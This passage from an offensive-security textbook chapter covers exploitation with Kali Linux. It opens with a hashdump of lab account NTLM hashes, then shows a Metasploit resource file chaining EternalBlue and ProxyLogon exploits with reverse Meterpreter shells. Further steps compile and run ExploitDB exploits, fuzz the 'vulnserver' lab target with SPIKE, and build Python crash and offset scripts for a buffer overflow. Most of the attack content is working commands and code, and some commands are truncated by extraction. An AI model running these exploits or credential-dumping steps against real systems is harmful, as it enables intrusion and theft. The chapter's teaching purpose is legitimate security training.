artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404ccaad3b435b51404cc:d60f9a4859da4fcadaf160c97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
```

Figure 10.16: Extracting usernames and hashes using hashdump within Meterpreter

Furthermore, to store this information for the enhancement of lateral movement within the network, testers can utilize the `incognito` and `kiwi` modules within the `msfconsole`.

Exploiting multiple targets using MSF resource files

MSF resource files are basically line-separated text files that include a sequence of commands that need to be executed in `msfconsole`. Let's go ahead and create a resource file that can exploit the same vulnerability on multiple hosts:

```
use exploit/windows/smb/ms17_010_eternalblue
set payload windows/x64/meterpreter/reverse_tcp
set rhost xx.xx.xx.xx
set lhost xx.xx.xx.xx
set lport 4444
exploit -j
use exploit/windows/http/exchange_proxylogon_rce
set payload windows/meterpreter/reverse_https
set rhost xx.xx.xx.xx
set lhost xx.xx.xx.xx
set lport 443
exploit -j
```

Save the file as `multiexploit.rc`. Now you are ready to invoke the resource file by running `msfconsole -r filename.rc`, where `-r` refers to the resource file. The preceding resource file will exploit the same vulnerability sequentially. Once the first exploit is complete, the specification of `exploit -j` will move the running exploit to the background, allowing the next exploit to proceed. Once all of the targets' exploitation is complete, we should be able to see multiple Meterpreter shells available in Metasploit.

If the exploit is designed to run only on one host, it may not be possible to enter multiple hosts or IP ranges in the exploit. However, the alternative is to run the same exploit with different port numbers per host. We will be discussing pre-existing MSF resource files that can be utilized while escalating privileges in more detail in the next chapter.

Using public exploits

Every attacker always has their eyes out, looking for public exploits and modifying them according to their requirements. The latest exploit was on August 6, 2021, that is, ProxyLogon, which shook most of the companies running on-premises Exchange servers that host all their mission-critical business emails, thus creating an awareness of what information theft malware is all about. However, in this section, we will take a deep dive into utilizing known available exploit forums and also how we can onboard them into our Kali Linux system.

Locating and verifying publicly available exploits

Many a time, penetration testers find a zero-day exploit during their tests, which they normally inform the company of. However, in the case of real attackers, any vulnerabilities that are found will be made into an exploit, which is then sold for money/fame to companies such as VUPEN. One of the important aspects of penetration testing is to find publicly available exploits on the internet and provide proof of concept.

The initial exploit database that was born on the internet was Milw0rm. Using the same concept, we can see multiple similar databases that can be utilized by the penetration testing community. The following is a list of places where attackers would primarily look for exploits:

- **ExploitDB** (**EDB**): The name says it all—it is a database archive of public exploits on the internet, along with the software versions that are vulnerable. EDB was developed by vulnerability researchers and penetration testers, who are driven by the community.

  Penetration testers often use ExploitDB as a proof of concept rather than an advisory tool, making it more valuable during a penetration test or red team exercise:

  - EDB is embedded into Kali Linux 2.0 as part of the build release and it has made it fairly simple to search for all the available exploits through SearchSploit. The advantage of

EDB is that it's also **common vulnerabilities and exposures** (**CVEs**) compatible. Wherever applicable, the exploits will include the CVE details.

- **SearchSploit:** SearchSploit is a simple utility in Kali Linux for finding all the exploits from EDB with a keyword search to narrow down an attack. Once you open the terminal and type `searchsploit exchange windows remote`, you should be able to see the following:




Figure 10.17: Searching for custom exploits from searchsploit

Compiling and using exploits

Attackers will collate all the relevant exploits, publish and compile them, and make them ready to use as a weapon to exploit the target. In this section, we will take a deep dive into compiling different types of files and add all the exploits written in Ruby that have `msfcore` as the base of Metasploit modules.

Compiling C files and executing exploits

Older versions of exploits are written in C, especially buffer overflow attacks. Let's look at an example of compiling a C file from the EDB and make an exploit for a vulnerable Apache server.

Attackers can utilize a GNU compiler collection to compile a C file into an executable with the following commands:

```
cp usrshare/exploitdb/exploits/windows/remote/3996.c apac
gcc apache.c -o apache
./apache
```

Once the file is compiled without any error or warning, attackers should be able to see the exploit running, as shown in *Figure 10.18*:




Figure 10.18: Compiling a C file and running it from EDB

Adding the exploits that are written using the MSF as a base

Copy the exploit file/script either from `exploitdb.com` directly from the browser or from `usrshare/exploitdb/exploits/`, depending on the platform and the type of exploit you are running.

In this example, we will use `usrshare/exploitdb/exploits/windows/remote/16756.rb`.

Add the Ruby script as a custom exploit to the Metasploit module, move or copy the file to `usrshare/metasploit-framework/modules/exploits/windows/http/`, and name the file `NewExploit.rb`:

```
sudo cp usrshare/exploitdb/exploits/windows/remote/16756.
```

Once the file has been copied or moved to its new location, you must restart `msfconsole` just to ensure that the file has been loaded into the available module in Metasploit. You will be able to use the module with your custom name that you set as part of the available Metasploit module:




Figure 10.19: Adding custom exploits to the Metasploit Framework from EDB

That concludes adding an existing exploit in EDB to Metasploit. We will explore writing our own custom exploit in the next section.

Developing a Windows exploit

Exploit development is a tough art that requires attackers to have a fair bit of understanding of the assembly language and underlying system architecture. We can utilize the following five-stage approach to develop a custom exploit:




Figure 10.20: Five-stage custom exploit development

In this section, we will cover some basics that are required to develop a Windows exploit by building a vulnerable application. From the exploit development perspective, the following are the basic terms that penetration testers must understand when they develop an exploit:

- **Registers**: All of the processes execute via registers; these are used to store information.
- **x86**: This includes 32-bit systems that are mostly Intel-based; 64-bit systems are represented as x64.
- **Assembly language**: This includes low-level programming languages.
- **Buffer**: This is a static memory holder in a program that stores data on top of the stack or heap.
- **Debugger**: Debuggers are the programs that can be utilized so that you can see the runtime of a program while executing. You can also use them to look at the state of registry and memory. Some of the tools that we will be using are immunity debuggers, GDB, and OllyDbg.
- **ShellCode**: This is the code that is created by the attackers in a successful exploitation.

The following are the different types of registers:

- **EAX**: This is a 32-bit register that is used as an accumulator and stores data and operands.
- **EBX**: This is a 32-bit base register and acts as a pointer to the data.
- **ECX**: This is a 32-bit register that's used for looping purposes.
- **EDX**: This is a 32-bit data register that stores I/O pointers.
- **ESI/EDI**: These are 32-bit index registers that act as data pointers for all the memory operations.
- **EBP**: This is a 32-bit stack data pointer register.
- **Extended Instruction Pointer** (**EIP**): This is a 32-bit program counter/instruction pointer that holds the next instruction to

be executed.

- **Extended Stack Pointer** (**ESP**): This is a 32-bit stack pointer register that points exactly to where the stack is pointing.
- **SS**, **DS**, **ES**, **CS**, **FS**, and **GS**: These are 16-bit segment registers.
- **NOP**: This stands for no operations.
- **JMP**: This stands for jump instructions.

Identify the vulnerability through fuzzing

Attackers must be able to identify the right fuzzing parameters in any given application to find a vulnerability and then exploit it. In this section, we will look at an example of a **vulnerable server**, which was created by Stephen Bradshaw.

This vulnerable software can be downloaded from https://github.com/PacktPublishing/Mastering-Kali-Linux-for-Advanced-Penetration-Testing-4E/tree/main/Chapter%2010/

In this example, we will be using Windows 10 to host the vulnerable server. Once the application is downloaded, we will be unzipping the file and running the server.

This should open TCP port `9999` for the remote clients to connect to. When the vulnerable server is up and running, you should be able to see the following:




Figure 10.21: Vulnerable server running on Windows 10

Attackers can connect to the server on port `9999`, using `netcat` to communicate to the server from Kali Linux, as shown in *Figure 10.22*:

```
kali@kali:~$ nc -vv 10.10.10.15 9999
10.10.10.15: inverse host lookup failed: Unknown host
(UNKNOWN) [10.10.10.15] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

Figure 10.22: Connecting to the vulnerable server from Kali Linux

Fuzzing is a technique in which attackers specifically send malformed packets to the target to generate errors in the application or create general failures. These failures indicate bugs that exist in the code written by the developer of the application.

The attacker can find out how it can be exploited to allow remote access by running their own code. Now that the application is accessible and everything is set, attackers can begin the art of fuzzing.

Although there are a number of fuzzing tools available, SPIKE is one of the defaults that is installed on Kali Linux. SPIKE is a fuzzing toolkit that's used to create fuzzers by providing scripting capabilities; however, it is written in the C language. The following is a list of interpreters written in SPIKE that can be utilized:

- `generic_chunked`
- `generic_send_tcp`
- `generic_send_udp`
- `generic_web_server_fuzz`
- `generic_web_server_fuzz2`
- `generic_listen_tcp`

SPIKE allows you to add your own set of scripts without having to write a few hundred lines of code in C. Other fuzzing tools that attackers can consider are Peach Fuzzer, BooFuzz, and FilFuzz.

Once attackers connect to the target application, they should be able to see multiple options available in the vulnerable server, which they can then play with. This includes `STATS`, `RTIME`, `LTIME`, `SRUN`, `TRUN`, `GMON`, `GDOG`, `KSTET`, `GTER`, `HTER`, `LTER`, and `KSTAN` as part of valid commands that take input. We will utilize the `generic_send_tcp` interpreter to fuzz the application. The format to use the interpreter is as follows: `. /generic_send_tcp host port spike_script SKIPVAR SKIPSTR`:

- `host`: This is the target host or IP.
- `port`: This is the port number to be connected to.
- `spike_script`: This is the SPIKE script to run on the interpreter.

- `SKIPVAR` and `SKIPSTR`: This allows the testers to jump into the middle of the fuzzing session, as defined in the SPIKE script.

As the key next step, let's go ahead and create a simple SPIKE script for `readline`, run `SRUN`, and assign a string value as the parameter:

```
s_readline();
s_string("SRUN |");
s_string_variable("VALUE");
```

The script will read the first line (`s_readline`) of the input after connecting to the IP/hostname and then run `SRUN`, along with a randomly generated value. Note that to run a SPIKE script, it must be saved with the `.spk` file format. Now let's save the file with the above three lines as `exploitfuzzer.spk` and run the SPIKE script against the target, as shown in *Figure 10.23*:

```
kali@kali:~$ generic_send_tcp 10.10.10.15 9999 exploitfuzzer.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5005
Fuzzing Variable 0:3
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 21
Fuzzing Variable 0:4
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 3
```

Figure 10.23: Fuzzing the vulnerable server with SRUN

After fuzzing the application, it confirms no server crash or anything similar, so the `SRUN` parameter is not vulnerable. The next step is to pick another one. This time, we will pick `TRUN` as the parameter to fuzz within the same script:

```
s_readline();
s_string("TRUN |");
s_string_variable("VALUE");
```

Save the `exploitfuzz.spk` file and run the same command, as shown in *Figure 10.24*:




Figure 10.24: Fuzzing the vulnerable server with TRUN

Fuzzing the application with TRUN has resulted in the application crashing, so now we can confirm that this function can be abused and exploited. As a key next step, we must now debug and replicate the crash in a more verbose way.

Debug and replicate the crash

On the server side, we must debug the application. To perform debugging, we will download Immunity Debugger from https://www.immunityinc.com/products/debugger/. This debugger is used mostly in finding exploits, analyzing malware, and reverse engineering any binary files. The vulnerable server can be attached as a process to the debugger after running `vulnserver.exe` or can be directly executable and opened by the debugger, as shown in *Figure 10.25*:




Figure 10.25: Loading vulnserver using Immunity Debugger

Once the application runs through the debugger and the fuzzing script is run from our Kali Linux, as seen in *Figure 10.25*, you should now be able to see that the server has crashed on the victim's PC.

The debugger also gives us some useful information on exception offset `41414141`, which we can take note of (which is converted as `AAAA`) in the **Registers** section within Immunity Debugger, as shown in *Figure 10.26*:




Figure 10.26: Registers after the vulnserver crash due to fuzzing

To conduct the successful buffer overflow for the given application involves the following steps:

1. Finding the right length of the spiking
2. Fuzzing the right pattern
3. Finding the offset
4. Overwriting the EIP
5. Finding the right address of the JMP ESP operation

6. Checking for bad characters and placing a NOPS sled
7. Generating shellcode
8. Setting up listeners and exploiting

The first step is to identify exactly how many characters caused the server crash and what buffer size can be utilized. We will start debugging the application that has crashed and take a look at the ESP address in the **Registers** section, right-click within Immunity Debugger, and click on **Follow in Dump** to see where the payload was inserted initially and note down the memory address `00ACF1F0`, as shown in *Figure 10.27*:




Figure 10.27: Initial memory where the fuzzing began

If we traverse all the way to the end where the fuzzing AAA stops, you will see `00ACFD98`, as seen in *Figure 10.28*. Note that these

addresses will change according to the operating system that you utilize while debugging or disassembling the executable.

Figure 10.28: End of the fuzzing memory address

Now that we have the start and end addresses, let's use `python3` to identify the length of the buffer by running `python3` in the terminal and just simply put `0x00ACFD98` (the end of the memory address) and `0x00ACF1F0` (the start of the memory address), as seen below. It should provide us with the buffer length:

```
—# python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more
>>> 0x00ACFD98 - 0x00ACF1F0
2984
```

In this case, we have a buffer length of `2984`. The next stage is to control the execution of our exploit code.

Control the application execution

We now have the length of the buffer. The next step is to identify the right offset to EIP to control it. Let's write a quick Python script to connect the vulnerable server with the exact length that crashed the server, save the file as `crash.py`, and run it against the target IP:

```
import socket
s = socket.socket()
s.connect(("10.10.10.4",9999))
leng = 2984
payload = [b"TRUN .:",b"A"*leng]
payload = b"".join(payload)
s.send(payload)
s.close()
```

The next step is to create a pattern using MSF by locating the `usrshare/etasploit-framework/tools/exploit/` folder and running `./pattern_create -l 2984` in the Kali Linux terminal.

You can either output the content that is generated into a file or copy it from the terminal. Alternatively, you can add to your Python program by adding another variable. This time, we will disable the buffer and use the pattern that was created by the exploit tool with a length of `2984`:

```
import socket
s = socket.socket()
s.connect(("10.10.10.4",9999))
leng = 2984
```

```
payload = [b"TRUN .:",b"<PAYLOAD FROM PATTERNCREATE>"]
payload = b"".join(payload)
s.send(payload)
s.close()
```

Again, running `crash.py` against the target will result in the server crashing again. However, all of the `A` characters are replaced by the pattern that was created. On the vulnerable server, we should be able to see the registers from Immunity Debugger, which provides the next instruction that will be stored in `EIP`, as shown in *Figure 10.29*:

